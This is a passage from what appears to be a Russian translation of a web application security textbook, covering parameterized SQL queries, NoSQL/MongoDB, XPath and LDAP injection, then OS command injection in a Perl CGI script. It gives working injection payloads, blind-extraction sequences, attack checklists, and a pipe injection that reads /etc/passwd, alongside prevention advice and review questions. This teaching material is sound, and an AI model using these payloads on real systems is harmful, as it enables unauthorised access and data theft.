Принципиально важно, что специально сформированные данные второго этапа никак не могут вмешаться в структуру запроса, заданную на первом. Поскольку структура уже определена, соответствующий API безопасно обрабатывает любой тип данных заполнителя, и те всегда интерпретируются как данные, а не как часть структуры оператора.

Следующие два фрагмента показывают различие между небезопасным запросом, динамически построенным из пользовательских данных, и его безопасным параметризованным аналогом. В первом предоставленный пользователем параметр `name` непосредственно встраивается в оператор SQL, оставляя приложение уязвимым:

```
// определяем структуру запроса
String queryText = "select ename,sal from emp where ename ='";

// присоединяем предоставленное пользователем имя
queryText += request.getParameter("name");
queryText += "'";

// выполняем запрос
stmt = con.createStatement();
rs = stmt.executeQuery(queryText);
```

Во втором примере структура запроса задаётся со знаком вопроса в качестве заполнителя пользовательского параметра. Метод `prepareStatement` интерпретирует её и фиксирует структуру выполняемого запроса. Лишь после этого метод `setString` задаёт фактическое значение параметра. Поскольку структура уже зафиксирована, значение может содержать любые данные, не влияя на неё. Затем запрос выполняется безопасно:

```
// определяем структуру запроса
String queryText = "SELECT ename,sal FROM EMP WHERE ename = ?";

// подготавливаем оператор через соединение с БД con
stmt = con.prepareStatement(queryText);

// добавляем пользовательский ввод в переменную 1 (первый заполнитель ?)
stmt.setString(1, request.getParameter("name"));

// выполняем запрос
rs = stmt.executeQuery();
```

> **Примечание.** Конкретные методы и синтаксис параметризованных запросов различаются между базами и платформами разработки приложений. Подробнее самые распространённые примеры рассмотрены в главе 18.

Чтобы параметризованные запросы эффективно защищали от SQL-инъекции, необходимо учитывать несколько важных условий:

• их следует использовать для каждого запроса к базе. Авторы встречали множество приложений, разработчики которых в каждом случае отдельно решали, нужен ли параметризованный запрос: применяли его при очевидном пользовательском вводе, а иначе не утруждались. Такой подход вызвал множество дефектов SQL-инъекции. Во-первых, сосредоточившись только на данных, непосредственно полученных от пользователя, легко упустить атаки второго порядка, поскольку уже обработанные данные считаются доверенными. Во-вторых, легко ошибиться относительно конкретных случаев, где данные контролируются пользователем. В большом приложении разные элементы хранятся в сеансе или поступают от клиента; предположения одного разработчика могут быть неизвестны другим; обработка данных в будущем может измениться и внести SQL-инъекцию в прежде безопасный запрос. Намного безопаснее обязать использовать параметризованные запросы во всём приложении;

• каждый элемент данных, вставляемый в запрос, необходимо правильно параметризовать. Авторы встречали многочисленные случаи, где большинство параметров обрабатывалось безопасно, но один-два непосредственно присоединялись к строке структуры. Параметризованные запросы не предотвратят SQL-инъекцию, если некоторые параметры обрабатываются так;

• заполнители нельзя использовать для имён таблиц и столбцов. В редких случаях приложение должно задавать их в SQL-запросе на основе пользовательских данных. Лучший подход - белый

список заведомо допустимых значений, то есть реально используемых таблиц и столбцов, с отклонением всего, что ему не соответствует. Если это невозможно, применяйте строгую проверку: например, разрешайте только буквы и цифры, исключайте пробельные символы и ограничивайте длину;

• заполнители нельзя использовать для других частей запроса, например ключевых слов `ASC` или `DESC` в `ORDER BY` либо любого иного ключевого слова SQL, поскольку они входят в структуру. Если такие элементы необходимо задавать из пользовательских данных, как и для имён таблиц и столбцов, следует применять строгую проверку по белому списку.

Глубокоэшелонированная защита

Как всегда, надёжный подход к безопасности должен включать дополнительные рубежи на случай отказа основной защиты. Против атак на серверные базы можно применять три дальнейших слоя:

• приложение должно обращаться к базе с минимально возможными привилегиями. Обычно права DBA ему не нужны - достаточно чтения и записи собственных данных. В критических ситуациях для разных действий можно использовать разные учётные записи. Например, если 90 процентов запросов требуют лишь чтения, их выполняет запись без права записи. Если конкретному запросу нужно читать только подмножество данных, например таблицу заказов, но не учётных записей, применяется соответствующий уровень доступа. При последовательном использовании такого подхода влияние остаточных дефектов SQL-инъекции значительно уменьшается;

• многие корпоративные базы содержат огромный объём стандартной функциональности, которой может воспользоваться получивший возможность выполнять произвольный SQL злоумышленник. Ненужные функции следует по возможности удалять или отключать. Хотя умелый и настойчивый атакующий иногда способен воссоздать необходимую функцию другими способами, это обычно непросто, и усиление базы всё равно создаёт серьёзные препятствия;

• все выпущенные поставщиком исправления безопасности следует своевременно оценивать, проверять и применять для устранения известных уязвимостей самой базы. В критических ситуациях администраторы могут пользоваться подписными службами предварительного уведомления об известных дефектах, ещё не исправленных поставщиком, и временно применять обходные меры.

Инъекция в NoSQL

Термин NoSQL обозначает различные хранилища, отходящие от стандартной архитектуры реляционных баз. Они представляют данные отображениями «ключ/значение» и не зависят от фиксированной схемы наподобие обычной таблицы. Ключи и значения определяются произвольно, а формат значения обычно неважен для хранилища. Кроме того, значение само может быть структурой данных, что позволяет иерархическое хранение в отличие от плоской структуры схемы базы.

Сторонники NoSQL утверждают, что это даёт несколько преимуществ, главным образом при обработке очень больших наборов, когда иерархическую структуру можно точно оптимизировать для снижения накладных расходов извлечения. В таких случаях обычной базе может потребоваться сложное перекрёстное сопоставление таблиц.

С точки зрения безопасности веб-приложения главное - как оно запрашивает данные, поскольку от этого зависят возможные формы инъекции. Язык SQL в разных продуктах в целом похож. NoSQL, напротив, объединяет разнородные хранилища с собственным поведением, которые не используют единый язык запросов.

Распространённые методы запросов NoSQL:

• поиск по ключу и значению;

• XPath, описанный далее в этой главе;

• языки программирования, например JavaScript.

NoSQL - сравнительно новая и быстро развивающаяся технология. Масштаб её развёртывания не сравним со зрелыми технологиями вроде SQL, поэтому исследование уязвимостей пока находится в зачаточном состоянии. Кроме того, из-за принципиально простого доступа к данным во многих реализациях обсуждаемые примеры инъекции иногда выглядят надуманными.

Почти наверняка эксплуатируемые уязвимости будут возникать в способах применения NoSQL современными и будущими веб-приложениями. Один реальный пример описан в следующем разделе.

Инъекция в MongoDB

Многие базы NoSQL используют существующие языки программирования как гибкий программируемый механизм запросов. Если запрос строится конкатенацией строк, злоумышленник может попытаться выйти из контекста данных и изменить синтаксис. Рассмотрим вход на основе пользовательских записей хранилища MongoDB:

```
$m = new Mongo();
$db = $m->cmsdb;
$collection = $db->user;
$js = "function() {
 return this.username == '$username' & this.password == '$password'; }";

$obj = $collection->findOne(array('$where' => $js));

if (isset($obj["uid"]))
{
     $logged_in=1;

}
else
{
     $logged_in=0;
}
```

`$js` - функция JavaScript, код которой строится динамически и включает предоставленные пользователем имя и пароль. Злоумышленник может обойти аутентификацию, передав имя:

```
Marcus'//
```

и любой пароль. Итоговая функция JavaScript выглядит так:

```
function() { return this.username == 'Marcus'//' & this.password == 'aaa'; }
```

> **Примечание.** В JavaScript двойная косая черта (//) обозначает комментарий до конца строки, поэтому оставшийся код функции закомментирован.
>
> Другой способ заставить `$js` всегда возвращать истину без комментария - передать имя:

```
a' || 1==1 || 'a'=='a
```

> JavaScript интерпретирует операторы так:

```
(this.username == 'a' || 1==1) || ('a'=='a' & this.password == 'aaa');
```

> В результате совпадут все ресурсы коллекции пользователей, поскольку первое дизъюнктивное условие всегда истинно: 1 всегда равняется 1.

Инъекция в XPath

Язык XML Path Language (XPath) - интерпретируемый язык навигации по XML-документам и извлечения данных. Обычно выражение XPath представляет последовательность шагов для перехода от одного узла документа к другому.

Если веб-приложение хранит данные в XML, оно может обращаться к ним через XPath в ответ на пользовательский ввод. Если ввод вставляется в запрос без фильтрации или очистки, злоумышленник способен изменить запрос, вмешаться в логику приложения или получить неразрешённые данные.

XML-документы обычно не предпочитают для хранения корпоративных данных, но часто используют для конфигурации приложения, извлекаемой на основе пользовательского ввода. Небольшие приложения также могут хранить в них простые сведения: учётные данные, роли и привилегии.

Рассмотрим следующее хранилище XML:

```
<addressBook>
    <address>
        <firstName>William</firstName>
        <surname>Gates</surname>
        <password>MSRocks!</password>
        <email>billyg@microsoft.com</email>
        <ccard>5130 8190 3282 3515</ccard>
    </address>
    <address>
        <firstName>Chris</firstName>
        <surname>Dawes</surname>
        <password>secret</password>
        <email>cdawes@craftnet.de</email>
        <ccard>3981 2491 3242 3121</ccard>
    </address>
    <address>
        <firstName>James</firstName>
```

```
        <surname>Hunter</surname>
        <password>letmein</password>
        <email>james.hunter@pookmail.com</email>
        <ccard>8113 5320 8014 3313</ccard>
    </address>
</addressBook>
```

Запрос XPath для получения всех адресов электронной почты:

```
//address/email/text()
```

Запрос всех сведений о пользователе Dawes:

```
//address[surname/text()='Dawes']
```

В некоторых приложениях пользовательские данные непосредственно встраиваются в XPath-запросы, а результаты возвращаются в ответе или определяют отдельные аспекты поведения.

Нарушение логики приложения

Рассмотрим функцию, извлекающую сохранённый номер кредитной карты по имени и паролю. Следующий запрос фактически проверяет предоставленные учётные данные и получает номер карты соответствующего пользователя:

```
//address[surname/text()='Dawes' and password/text()='secret']/ccard/text()
```

В этом случае злоумышленник может нарушить запрос точно так же, как при SQL-инъекции. Например, пароль

```
' or 'a'='a
```

создаёт следующий XPath-запрос, извлекающий данные кредитных карт всех пользователей:

```
//address[surname/text()='Dawes' and password/text()='' or 'a'='a']/ccard/text()
```

> **Примечание.**
>
> • Как и при SQL-инъекции, для внедрения в числовое значение одиночные кавычки не нужны.
>
> • В отличие от SQL-запросов, ключевые слова XPath и имена элементов XML чувствительны к регистру.

Информированная инъекция XPath

Дефекты XPath-инъекции позволяют извлекать произвольную информацию из целевого XML-документа. Один надёжный способ использует тот же принцип, что и SQL-инъекция: приложение отвечает по-разному в зависимости от заданного злоумышленником условия.

Следующие два пароля вызывают разное поведение: в первом случае результаты возвращаются, во втором нет:

```
' or 1=1 and 'a'='a
' or 1=2 and 'a'='a
```

Это различие позволяет проверять истинность любого условия и извлекать произвольные сведения по одному байту. Как и SQL, XPath содержит функцию `substring`, проверяющую строку посимвольно. Например, пароль

```
' or //address[surname/text()='Gates' and substring(password/text(),1,1)=
 'M'] and 'a'='a
```

создаёт следующий запрос, возвращающий результаты, если первый символ пароля пользователя Gates равен `M`:

```
//address[surname/text()='Dawes' and password/text()='' or
//address[surname/text()='Gates' and substring(password/text(),1,1)= 'M']
and 'a'='a ']/ccard/text()
```

Перебирая каждую позицию и каждое возможное значение, злоумышленник может извлечь полный пароль Gates.

> **Попробуйте сами!**
>
> mdsec.net

Слепая инъекция XPath

В только что описанной атаке внедрённое условие задавало и абсолютный путь к извлекаемым данным (`address`), и имена целевых полей (`surname` и `password`). На самом деле полностью слепую атаку можно провести без этих сведений. XPath-запросы могут содержать шаги относительно текущего узла XML-документа, позволяя перейти к родителю или конкретному дочернему узлу. Кроме того, XPath имеет функции запроса метаданных документа, включая имя элемента. Эти методы позволяют извлечь имена и значения всех узлов без предварительного знания структуры или содержимого.

Например, ранее описанным методом подстроки можно извлечь имя родителя текущего узла, передавая последовательность паролей следующего вида:

```
' or substring(name(parent::*[position()=1]),1,1)= 'a
```

Этот ввод создаёт результаты, поскольку первая буква узла `address` - `a`. Переходя ко второй букве, можно подтвердить `d` следующими паролями, последний из которых возвращает результаты:

```
' or substring(name(parent::*[position()=1]),2,1)='a
' or substring(name(parent::*[position()=1]),2,1)='b
' or substring(name(parent::*[position()=1]),2,1)='c
' or substring(name(parent::*[position()=1]),2,1)='d
```

Установив имя узла `address`, затем можно перебрать каждый дочерний узел и извлечь все их имена и значения. Указание дочернего узла по индексу избавляет от необходимости знать какие-либо имена. Следующий запрос возвращает значение `Hunter`:

```
//address[position()=3]/child::node()[position()=4]/text()
```

А следующий - `letmein`:

```
//address[position()=3]/child::node()[position()=6]/text()
```

Этот метод можно использовать при полностью слепой атаке, когда ответы приложения не содержат результатов, сформировав внедрённое условие, которое задаёт целевой узел индексом. Например, следующий пароль возвращает результаты, если первый символ пароля Gates равен `M`:

```
' or substring(//address[position()=1]/child::node()[position()=6]/
text(),1,1)= 'M' and 'a'='a
```

Перебирая каждый дочерний узел каждого `address` и извлекая значения посимвольно, можно получить всё содержимое XML-хранилища.

> **Совет.** XPath содержит две полезные функции для автоматизации предыдущей атаки и быстрого перебора всех узлов и данных XML-документа:
>
> • `count()` возвращает количество дочерних узлов заданного элемента и позволяет определить диапазон значений `position()` для перебора;
>
> • `string-length()` возвращает длину переданной строки и позволяет определить диапазон значений `substring()` для перебора.

> **Попробуйте сами!**
>
> mdsec.net

Поиск дефектов XPath-инъекции

Многие строки атак, обычно применяемые для поиска SQL-инъекции, вызывают аномальное поведение и в функции, уязвимой для XPath-инъекции. Например, любая из следующих строк обычно делает синтаксис XPath-запроса недействительным и создаёт ошибку:

```
'
'--
```

Одна или несколько следующих строк обычно изменяют поведение приложения, не вызывая ошибки, точно так же, как при дефектах SQL-инъекции:

```
' or 'a'='a
' and 'a'='b
 or 1=1
 and 1=2
```

Поэтому если проверки SQL-инъекции дают предварительные признаки уязвимости, но окончательно эксплуатировать дефект не удаётся, следует исследовать возможность XPath-инъекции.

Этапы атаки

1. Передайте следующие значения и выясните, приводят ли они к различному поведению приложения без ошибки:

```
' or count(parent::*[position()=1])=0 or 'a'='b
' or count(parent::*[position()=1])>0 or 'a'='b
```

Если параметр числовой, также попробуйте:

```
1 or count(parent::*[position()=1])=0
1 or count(parent::*[position()=1])>0
```

2. Если какая-либо из строк вызывает различное поведение без ошибки, вероятно, вы можете извлекать произвольные данные, формируя проверочные условия для получения одного байта за раз. Чтобы определить имя родителя текущего узла, используйте ряд условий вида:

```
substring(name(parent::*[position()=1]),1,1)='a'
```

3. Получив имя родительского узла, извлекайте все данные XML-дерева рядом условий следующего вида:

```
substring(//parentnodename[position()=1]/child::node()
[position()=1]/text(),1,1)='a'
```

Предотвращение XPath-инъекции

Если пользовательский ввод действительно необходимо вставлять в XPath-запрос, это следует делать лишь для простых элементов данных, допускающих строгую проверку. Ввод необходимо сверять с белым списком разрешённых символов, в идеале только букв и цифр. Символы, способные вмешаться в запрос, следует блокировать, включая `( ) = ' [ ] : , * /` и все пробельные символы. Любой ввод, не соответствующий белому списку, следует отклонять, а не очищать.

Инъекция в LDAP

Протокол Lightweight Directory Access Protocol (LDAP) используется для сетевого доступа к службам каталогов. Каталог - иерархически организованное хранилище любых сведений, часто персональных: имён, телефонов, адресов электронной почты и должностей.

Распространённые примеры LDAP - Active Directory в доменах Windows и OpenLDAP в различных средах. Чаще всего LDAP встречается во внутренних корпоративных веб-приложениях, например системе управления персоналом, где пользователи просматривают и изменяют сведения о сотрудниках.

Каждый LDAP-запрос использует один или несколько поисковых фильтров, определяющих возвращаемые записи каталога. Фильтры могут применять логические операторы для сложных условий. Наиболее вероятны следующие виды:

• **Простые условия совпадения** проверяют значение одного атрибута. Например, функция поиска пользователя по имени может использовать:

```
(username=daf)
```

• **Дизъюнктивные запросы** задают несколько условий, хотя бы одному из которых должны соответствовать возвращаемые записи. Например, поиск пользовательского условия в нескольких атрибутах:

```
(|(cn=searchterm)(sn=searchterm)(ou=searchterm))
```

• **Конъюнктивные запросы** задают несколько условий, которым должны соответствовать все возвращаемые записи. Например, механизм входа LDAP:

```
(&(username=daf)(password=secret)
```

Как и при других формах инъекции, если пользовательский ввод вставляется в поисковый фильтр LDAP без проверки, злоумышленник может изменить структуру фильтра, получить данные или выполнить действия без разрешения.

В общем случае уязвимости LDAP-инъекции не так легко эксплуатировать, как SQL-инъекцию, по следующим причинам:

• если поисковый фильтр применяет логический оператор конъюнктивного или дизъюнктивного запроса, тот обычно расположен до точки вставки пользовательских данных и потому не может быть изменён. Следовательно, у простых условий совпадения и конъюнктивных запросов нет аналога атаки «or 1=1»;

• в распространённых реализациях LDAP возвращаемые атрибуты передаются API отдельно от поискового фильтра и обычно жёстко заданы в приложении; поэтому манипулирование пользовательским вводом, как правило, не позволяет получить иные атрибуты, чем предусматривал запрос;

• приложения редко возвращают содержательные сообщения об ошибках, поэтому уязвимости обычно приходится эксплуатировать вслепую.

Эксплуатация LDAP-инъекции

Несмотря на эти ограничения, во многих реальных ситуациях LDAP-инъекция позволяет получать неразрешённые данные или выполнять действия. Конкретный способ обычно сильно зависит от построения поискового фильтра, точки пользовательского ввода и реализации серверной службы LDAP.

Дизъюнктивные запросы

Рассмотрим приложение, позволяющее перечислять сотрудников указанного подразделения. Результаты ограничены географическими площадками, разрешёнными пользователю. Например, если ему доступны Лондон и Реданг и он ищет отдел продаж, приложение выполняет дизъюнктивный запрос:

```
(|(department=London sales)(department=Reading sales))
```

Приложение строит дизъюнктивный запрос и добавляет разные выражения перед пользовательским вводом, обеспечивая требуемое управление доступом.

В этой ситуации злоумышленник может заставить запрос вернуть всех сотрудников всех площадок, передав условие:

```
)(department=*
```

Символ * в LDAP является подстановочным и соответствует любому элементу. После встраивания ввода выполняется запрос:

```
(|(department=London )(department=*)(department=Reading )(department=*))
```

Поскольку запрос дизъюнктивный и содержит условие `(department=*)`, он соответствует всем записям каталога и возвращает сведения всех сотрудников всех площадок, обходя управление доступом.

> **Попробуйте сами!**
>
> mdsec.net
>
> mdsec.net

Конъюнктивные запросы

Рассмотрим похожую функцию, позволяющую искать сотрудников по имени в пределах разрешённого географического региона. Если пользователю доступна площадка в Лондоне и он ищет имя `daf`, выполняется запрос:

```
(&(givenName=daf)(department=London*))
```

Пользовательский ввод вставляется в конъюнктивный запрос, вторая часть которого обеспечивает управление доступом, сопоставляя элементы только лондонских подразделений.

В зависимости от серверной службы LDAP здесь могут сработать две разные атаки. Некоторые реализации, включая OpenLDAP, допускают пакет из нескольких поисковых фильтров, применяемых дизъюнктивно, то есть возвращаются записи, соответствующие любому фильтру. Например, злоумышленник передаёт:

```
*))(&(givenName=daf
```

При встраивании в исходный фильтр получается:

```
(&(givenName=*))(&(givenName=daf)(department=London*))
```

Теперь запрос содержит два фильтра, первый из которых состоит из единственного условия с подстановочным символом. Возвращаются сведения всех сотрудников всех площадок, и управление доступом обходится.

> **Попробуйте сами!**
>
> mdsec.net

> **Примечание.** Инъекция второго поискового фильтра также эффективна против простых условий совпадения без логического оператора, если серверная реализация принимает несколько фильтров.

Второй вид атаки против конъюнктивных запросов использует обработку нулевых байтов многими реализациями LDAP. Поскольку они обычно написаны на нативном коде, нулевой байт в фильтре фактически завершает строку, а последующие символы игнорируются. Хотя сам LDAP не поддерживает комментарии наподобие `--` в SQL, такое поведение позволяет фактически «закомментировать» остаток запроса.

В предыдущем примере злоумышленник может передать:

```
*))%00
```

Сервер приложения декодирует `%00` в буквальный нулевой байт, поэтому после встраивания ввод становится:

```
(&(givenName=*))[NULL])(department=London*))
```

Поскольку фильтр обрезается по нулевому байту, с точки зрения LDAP он содержит лишь одно условие с подстановочным символом. Поэтому возвращаются и сотрудники подразделений вне Лондона.

> **Попробуйте сами!**
>
> mdsec.net
>
> mdsec.net

Поиск дефектов LDAP-инъекции

Недопустимый ввод в операцию LDAP обычно не вызывает содержательного сообщения. При диагностике доступны главным образом результаты поиска и возникновение ошибки наподобие кода HTTP 500. Тем не менее следующие действия позволяют достаточно надёжно выявить LDAP-инъекцию.

Этапы атаки

1. Введите в качестве условия поиска только символ *. В LDAP он является подстановочным, а в SQL нет. Большое число результатов - хороший признак LDAP-запроса.

2. Введите несколько закрывающих скобок:

```
))))))))))
```

Они закрывают и скобки вокруг ввода, и скобки основного поискового фильтра. Возникают лишние закрывающие скобки, делающие синтаксис недействительным. Если появляется ошибка, приложение может быть уязвимо для LDAP-инъекции. Учтите, что такой ввод способен нарушить и многие другие виды логики, поэтому это сильный признак лишь при уверенности, что используется LDAP-запрос.

Этапы атаки (продолжение)

3. Введите различные выражения, предназначенные для вмешательства в запросы разных типов, и выясните, позволяют ли они влиять на результаты. Атрибут `cn` поддерживается всеми реализациями LDAP и полезен, если подробности каталога неизвестны. Например:

```
)(cn=*
*))(|(cn=*
*))%00
```

Предотвращение LDAP-инъекции

Если пользовательский ввод необходимо вставлять в LDAP-запрос, это следует делать только для простых элементов данных, допускающих строгую проверку. Сверяйте ввод с белым списком разрешённых символов, в идеале только букв и цифр. Блокируйте символы, способные вмешаться в LDAP-запрос, включая `( ) ; , * | & =` и нулевой байт. Несоответствующий ввод следует отклонять, а не очищать.

Итоги

Мы рассмотрели ряд уязвимостей, позволяющих внедряться в хранилища данных веб-приложений. Они могут открыть чтение или изменение конфиденциальных данных, другие несанкционированные действия либо нарушение логики приложения для достижения цели.

При всей серьёзности эти атаки являются лишь частью более широкого набора инъекций в интерпретируемые контексты. Другие атаки этой категории могут позволить выполнять команды в операционной системе сервера, получать произвольные файлы и вмешиваться в работу иных серверных компонентов. В следующей главе рассматриваются эти и другие атаки и показано, как уязвимости веб-приложения приводят к компрометации ключевых частей поддерживающей инфраструктуры.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Вы пытаетесь эксплуатировать SQL-инъекцию атакой `UNION` для извлечения данных. Число столбцов исходного запроса неизвестно. Как его определить?

2. Вы обнаружили SQL-инъекцию в строковом параметре. Предполагается MS-SQL или Oracle, но получить данные или сообщение об ошибке для определения базы невозможно. Как это выяснить?

3. Вы передали одиночную кавычку во множество мест приложения и по сообщениям диагностировали несколько потенциальных дефектов SQL-инъекции. Где из следующего безопаснее всего проверить влияние более сложного ввода?

a. Регистрация нового пользователя.

b. Обновление персональных сведений.

c. Отказ от услуги.

4. Вы нашли SQL-инъекцию в функции входа и пытаетесь обойти её вводом `' or 1=1--`. Атака не срабатывает, а сообщение показывает, что фильтр удаляет символы `--`. Как обойти проблему?

5. Вы нашли SQL-инъекцию, но не смогли провести полезную атаку, поскольку приложение отклоняет ввод с пробельными символами. Как обойти ограничение?

6. Приложение удваивает все одиночные кавычки пользовательского ввода перед включением в SQL-запрос. Вы нашли SQL-инъекцию в числовом поле, но полезной нагрузке требуется строковое значение. Как поместить строку в запрос без кавычек?

7. В редких ситуациях приложения строят динамические SQL-запросы из пользовательского ввода так, что параметризованные запросы не могут обеспечить безопасность. Когда это происходит?

8. Вы повысили привилегии в приложении до полного административного доступа и обнаружили SQL-инъекцию в функции управления пользователями. Как использовать её для дальнейшего развития атаки?

9. Вы атакуете приложение без конфиденциальных данных, аутентификации и управления доступом. Как оценить значимость следующих уязвимостей?

a. SQL-инъекция.

b. XPath-инъекция.

c. Инъекция команд ОС.

10. Вы исследуете функцию поиска сведений о персонале и подозреваете, что она обращается либо к базе данных, либо к Active Directory. Как определить, какой именно серверный компонент используется?

Глава 10. Атака серверных компонентов

Веб-приложения становятся всё более сложными системами. Они часто служат доступным из Интернета интерфейсом к различным критически важным серверным ресурсам: сетевым службам, серверным веб-серверам, почтовым серверам, локальным файловым системам и интерфейсам операционной системы. Нередко сервер приложений также выступает уровнем избирательного управления доступом к этим компонентам. Любая успешная атака, позволяющая произвольно взаимодействовать с серверным компонентом, потенциально нарушает всю модель управления доступом веб-приложения и открывает несанкционированный доступ к конфиденциальным данным и функциям.

При передаче данных от одного компонента другому их интерпретируют разные наборы API и интерфейсов. Данные, считающиеся «безопасными» основным приложением, могут быть чрезвычайно опасны для следующего компонента, который поддерживает иные кодировки, escape-символы, разделители полей или ограничители строк. Кроме того, следующий компонент может обладать значительно более широкой функциональностью, чем обычно вызывает приложение. Эксплуатирующий инъекцию злоумышленник часто способен не только нарушить управление доступом приложения, но и воспользоваться дополнительными возможностями серверного компонента для компрометации ключевых частей инфраструктуры организации.

Инъекция команд ОС

Большинство платформ веб-серверов развилось до уровня, где существуют встроенные API практически для любого необходимого взаимодействия с операционной системой. При правильном использовании они позволяют безопасно обращаться к файловой системе, взаимодействовать с процессами и выполнять сетевой обмен. Тем не менее разработчики во многих ситуациях выбирают более тяжёлый способ: непосредственно отправляют команды ОС серверу. Этот вариант привлекателен мощью и простотой и часто немедленно решает конкретную задачу. Однако если приложение передаёт пользовательский ввод командам ОС, оно может быть уязвимо для командной инъекции, позволяющей изменить команды, которые разработчики намеревались выполнить.

Обычно используемые для команд ОС функции, например `exec` в PHP и `wscript.shell` в ASP, не ограничивают область выполняемых действий. Даже если разработчик намерен решить через API сравнительно безобидную задачу вроде вывода содержимого каталога, злоумышленник может заставить функцию записывать произвольные файлы или запускать другие программы. Внедрённые команды обычно выполняются в контексте безопасности процесса веб-сервера, прав которого часто достаточно для полной компрометации сервера.

Подобные дефекты командной инъекции встречались во множестве готовых и заказных веб-приложений. Особенно часто они присутствуют в системах с административным интерфейсом корпоративного сервера или устройств наподобие межсетевых экранов, принтеров и маршрутизаторов. У таких приложений есть особые требования к взаимодействию с ОС, подталкивающие разработчиков к непосредственным командам с пользовательскими данными.

Пример 1: инъекция через Perl

Рассмотрим следующий код Perl CGI из веб-приложения администрирования сервера. Функция позволяет администратору указать каталог сервера и просмотреть сводку использования диска:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";

my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;

print "$command\n";

print end_html;
```

При штатном использовании сценарий просто добавляет значение пользовательского параметра `dir` к концу заранее заданной команды, выполняет её и показывает результаты, как на рисунке 10-1.




Рисунок 10-1. Простая функция приложения для вывода содержимого каталога.

Эту функциональность можно эксплуатировать разными способами, передавая специально сформированный ввод с метасимволами оболочки. Они имеют особое значение для интерпретатора команд и способны вмешиваться в предусмотренную разработчиком команду. Например, вертикальная черта (`|`) перенаправляет вывод одного процесса на ввод другого, позволяя связывать несколько команд. Злоумышленник может использовать это поведение, внедрить вторую команду и получить её вывод, как показано на рисунке 10-2.

Здесь вывод исходной команды `du` перенаправлен на ввод команды `cat /etc/passwd`. Та игнорирует входные данные и выполняет единственную задачу: выводит содержимое файла `passwd`.

Столь простая атака может показаться маловероятной, однако именно такая командная инъекция обнаруживалась во множестве коммерческих продуктов. Например, в HP OpenView существовал дефект по следующему URL:

```
https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |
```

